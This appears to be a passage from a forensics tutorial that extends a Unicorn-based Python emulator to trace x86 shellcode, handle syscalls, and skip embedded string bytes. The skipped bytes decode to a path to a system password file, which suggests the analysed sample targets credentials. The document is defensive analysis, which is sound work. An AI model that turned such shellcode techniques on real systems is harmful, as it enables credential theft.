
Again, to extend the function *hook_interrupt:*



```
    elif eax == 0:      # sys_restart_call
        output = ("[SYSCALL(INT 0x80)] SYS_RESTART_CALL")
        out(output)
```

Something wrong in the next step:



```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
=======================================
100002e: 2f                das
100002f: 65 74 63          je 0x1000095
1000095: 00 00             add byte ptr [eax], al
Out of range: addr 1000095, addr range 1000000 -- 1000040
```

Modify *emul.py* to output and record the string address:


```
        ## Collect address (filename)
        i = 0
        for c in filename:
            addr = i + ebx
            out("String Byte (filename): (%x)" % (addr))
            i = i + 1
            known_string.add(addr)
        ## Collect address (Args)
        i = 0
        for c in args:
            addr = i + esi
            out("String Byte (args): (%x)" % (addr))
            i = i + 1
            known_string.add(addr)
```


```
    elif address in known_string:
        out("This is not an instruction")
        inst_executed_local.add(address)
        remove_set(inst_remain, address)
        uc.emu_stop()
        return
```

By recording the addresses of strings, we can skip executing them.



```
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000032: 2f                    das
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000033: 6d                    insd dword ptr es:[edi], dx
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000034: 61                    popal
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000035: 73 74                 jae 0x10000ab
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
1000037: 65 72 2e              jb 0x1000068
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
100003a: 70 61                 jo 0x100009d
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
100003c: 73 73                 jae 0x10000b1
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
100003e: 77 64                 ja 0x10000a4
This is not an instruction
forensics@forensics-VirtualBox:~/unicorn/bindings/python$ python3 emul.py continue
===========================================
no remaining -- done
```